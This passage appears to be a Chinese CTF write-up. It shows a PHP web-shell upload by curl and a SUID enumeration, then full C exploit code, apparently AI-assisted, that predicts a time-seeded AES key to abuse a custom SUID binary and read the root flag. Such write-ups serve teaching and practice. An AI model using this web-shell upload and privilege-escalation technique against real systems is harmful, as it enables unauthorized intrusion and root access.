
(remote) www-data@redis:/tmp$ curl -X POST http://172.22.10.154/api/upload/file -F "File=@shell.php;type=application/octet-stream"
{"code":0,"msg":"上传成功","data":{"src":"\/uploads\/file\/20260615\/316ae956aa4a2a979a06b6095b4822b1.php"}}
成功连接
154 提权
惯例起手 suid 检查
/usr/bin/pkexec
/usr/bin/staprun
/usr/bin/chfn
/usr/bin/fusermount
/usr/bin/stapbpf
/usr/bin/mount
/usr/bin/passwd
/usr/bin/chsh
/usr/bin/at
/usr/bin/newgrp
/usr/bin/sudo
/usr/bin/gpasswd
/usr/bin/su
/usr/bin/umount
/usr/bin/check
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
在其中发现 /usr/bin/check 非常规 suid 程序,反编译进行检查
__int64 __fastcall main(int a1, char **a2, char **a3)
{
    if ( a1 > 1 )
    {
        if ( !strcmp("command.enc", a2[1]) )
        {
        if ( !(unsigned int)sub_1746(a2[1]) )
            return 0;
        }
        else if ( !(unsigned int)sub_154C(a2[1]) )
        {
        return 0;
        }
    }
    else
    {
        printf("Usege:%s command.enc\n", *a2);
    }
    return 0;
}
直接上 AI 做自动化逆向分析
// from C1trus
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <time.h>
#include <unistd.h>
#include <sys/wait.h>
#include <openssl/aes.h>

int main(int argc, char *argv[]) {
    char *command = argc > 1 ? argv[1] : "cat /root/flag>/tmp/res.txt";
    int cmd_len = strlen(command);
    int padded_len = ((cmd_len / 16) + 1) * 16;

    unsigned char plaintext[512] = {0};
    memcpy(plaintext, command, cmd_len);

    // Get time NOW - this must match check binary's time(0) call
    time_t t = time(0);

    // Key: srand(t), all 16 bytes = rand() & 0xFF
    unsigned char key[16], iv[16];
    srand(t);
    int kv = rand() & 0xFF;
    memset(key, kv, 16);

    // IV: srand(t+2), all 16 bytes = rand() & 0xFF
    // (check binary sleeps 2 seconds between key and IV generation)
    srand(t + 2);
    int iv_v = rand() & 0xFF;
    memset(iv, iv_v, 16);

    // AES encrypt
    AES_KEY enc_key;
    AES_set_encrypt_key(key, 128, &enc_key);
    unsigned char ciphertext[512] = {0};
    unsigned char iv_copy[16];
    memcpy(iv_copy, iv, 16);
    AES_cbc_encrypt(plaintext, ciphertext, padded_len, &enc_key, iv_copy, AES_ENCRYPT);

    // Write to file (NOT named command.enc!)
    FILE *f = fopen("/tmp/x.enc", "w");
    for (int i = 0; i < padded_len; i++) fputc(ciphertext[i], f);
    fputc('\n', f);
    fclose(f);

    // IMMEDIATELY exec check - must be in same second as time(0) above
    char *args[] = {"/usr/bin/check", "/tmp/x.enc", NULL};
    char *env[] = {NULL};
    execve("/usr/bin/check", args, env);

    // If execve fails
    perror("execve");
    return 1;
}
执行编译并利用
(remote) www-data@customer:/tmp$ gcc exp.c -o exp -lcrypto
(remote) www-data@customer:/tmp$ ./exp

(remote) www-data@customer:/tmp$ cat ./res.txt
flag{0609875d-0092-45a7-b675-afebf5e887c0}